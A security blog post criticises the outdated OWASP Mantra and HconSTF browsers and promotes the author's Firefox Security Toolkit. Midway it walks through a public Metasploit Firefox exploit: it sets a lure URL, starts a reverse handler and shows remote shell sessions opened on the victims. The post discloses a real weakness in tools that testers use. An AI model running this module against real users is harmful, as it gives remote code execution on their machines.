

Why Prebuilt Browsers are Bad: Introducing Firefox Security Toolkit

In this post, I will be discussing why a professional penetration tester should not use OWASP Mantra nor HconSTF. I will also introduce “Firefox Security Toolkit”, a simple tool I have built that can be a very good replacement of these two projects, and provides a better security for the penetration tester too.

What are OWASP Mantra and HconSTF?

OWASP Mantra & HconSTF are browsers that is made specifically for penetration testers. It provides a large number of extensions that can help a penetration testers doing his/her daily work. It's focused on the testing of web-applications. The concept of the project seems decent, but there are many issues that face those browsers.

Built on Outdated Browsers:

These two projects are built on Firefox. The problem is, these two projects are built on Firefox v17-v18, which are both extremely old. From a simple security awareness point of view, no one should use a very critical vector such as browsers that are out-dated to interact with the public Internet.

Outdated Plugins:

The main purpose of using OWASP Mantra or HconSTF is due to it's large amount of provided plugins. Since those two projects are prebuilt browsers, it is expected that the browsers and plugins should be updated very frequently, to ensure the best results for penetration testers. Unfortunately, they are not being updated.

If those two projects are disconnected, and no updates would be released, they should announce this to prevent damages and issues.

Security Issues:

Since the latest version of OWASP Mantra is built on Firefox v18, there is a numerous exploits that are publicly available. There is no need to even tweak a public exploit or dig deeper. Some of exploits are included in Metasploit project.

In this section, I will be demonstrating how to “hack” any penetration tester that is using the latest version of OWASP Mantra or the latest version of HconSTF.


In 2013, a public exploit in Firefox core has been publicly disclosed that uses two different security

issues, CVE-2013-1710 and CVE-2013-1670, in order to inject malicious Javascript code into a context running with chrome:// privileges, which eventually leads to arbitrary code execution into the target's system.

As mentioned earlier, this exploit is publicly published in the Metasploit framework. You can find the module [here](#).

What's also great about this module is that it uses the Javascript XPCOM Shell, which is compatible with all systems that Firefox run on. OWASP Mantra, and Hkon STF are both available on Windows, Linux, and Mac. Using this Metasploit module, OWASP Mantra and HconSTF can be hacked on all these environments.

Example:



```

METASPLOIT by Rapid7

=====
EXPLOIT
=====

[msf >]

\(@) (@) (@) (@) (@) (@) /
=====

o o o
o o
o
PAYLOAD
=====

=====
LOOT
=====

=====

[ metasploit v4.11.4-dev-4a91dfdc ]
+ -- --[ 1475 exploits - 849 auxiliary - 236 post ]
+ -- --[ 432 payloads - 37 encoders - 8 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/browser/firefox_tostring_console_injection
msf exploit(firefox_tostring_console_injection) > set URIPATH click-here-to-get-compromised
URIPATH => click-here-to-get-compromised
msf exploit(firefox_tostring_console_injection) > set SRVPORT 1337
SRVPORT => 1337
msf exploit(firefox_tostring_console_injection) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.103:4444
msf exploit(firefox_tostring_console_injection) > [*] Using URL: http://0.0.0.0:1337/click-here-to-get-compromised
[*] Local IP: http://192.168.1.103:1337/click-here-to-get-compromised
[*] Server started.

```

Now, once the victim (aka the penetration tester) load this page via either one of those security projects, the victim (the penetration tester) will be compromised.

When a penetration tester that using the latest version of OWASP Mantra, v0.92 to load the page, he/she would be compromised.

```

[*] 192.168.1.104 firefox_tostring_console_injection - Gathering target information.
[*] 192.168.1.104 firefox_tostring_console_injection - Sending HTML response.
[*] Command shell session 1 opened (192.168.1.103:4444 -> 192.168.1.104:49205) at 2015-10-31 05:48:55

```

The same would occur when the penetration tester loads the page using the latest version of HconSTF, v0.5.

```

[*] 192.168.1.104 firefox_tostring_console_injection - Gathering target information.
[*] 192.168.1.104 firefox_tostring_console_injection - Sending HTML response.
[*] Command shell session 2 opened (192.168.1.103:4444 -> 192.168.1.104:49261) at 2015-10-31 05:52:22

```

You can imagine how bad would it be if you have been compromised using a public exploit from 2013, while being a penetration tester/hacker. It's also worth noting that this is the first public discussion regarding how OWASP Mantra and HconSTF are vulnerable.

The major issues that faced OWASP Mantra and HconSTF are the following:

Both are not frequently updated

Both projects have not been updated for years. The latest version of OWASP Mantra has been released in January 2013, while the latest release of HconSTF has been released in April 2013. This is the main reason the that it can be hacked as shown earlier.

Plugins are not it's latest version

Since both projects are not well-updated, plugins are also not in it's latest version.

Both projects are full of unneeded additions

There are many additions are that these projects provide, which are not necessary at all, and is not being used in real-life penetration tests.

Introducing *Firefox Security Toolkit*

After analyzing the issues that faces prebuilt browsers that is made for penetration testers, I came to conclusion that the best way to solve the issues would be by transforming a browser that is fully-updated into a browser that is made specifically for penetration testing.

Firefox Security Toolkit is a project that changes a normal Firefox browser into a penetration testing suite. This is done by downloading and installing the latest versions of the most popular extensions, it also provides few additions to enhance the testing experience of a penetration tester. The project is focuses on web-application security testing, as it provides all the essential additions for providing the a successful penetration testing.

Why Firefox Security Toolkit would be better than OWASP Mantra or HconSTF?

- You are responsible for the browser's security: You are able to use Firefox Security Toolkit on the latest version of Mozilla Firefox, to insure a better security of the penetration tester.
- It does not include additional unwanted plugins: Firefox Security Toolkit only installs the most essential plugins that is known to provide the maximum efficiency. It also downloads the latest versions of these plugins.
- Flexible method to download and install plugins: You are able to modify the default plugins, and add additional plugins to be downloaded automatically.

- Very simple code: The code is very simple, you can easily modify it to meet your needs.

Basically Firefox Security Toolkit provides the same value of OWASP Mantra and HconSTF in a secure, flexible, and clean way. It also does not need upgrading or larger maintaining, such as OWASP Mantra and HconSTF, as it relies on the installed version of Firefox in the system.

The following video demonstrates how Firefox Security Toolkit transforms a normal Firefox browser into a penetration testing suite.

Firefox Security Toolkit - Demo

Download Link: <https://github.com/mazen160/Firefox-Security-Toolkit>

Thanks for reading.
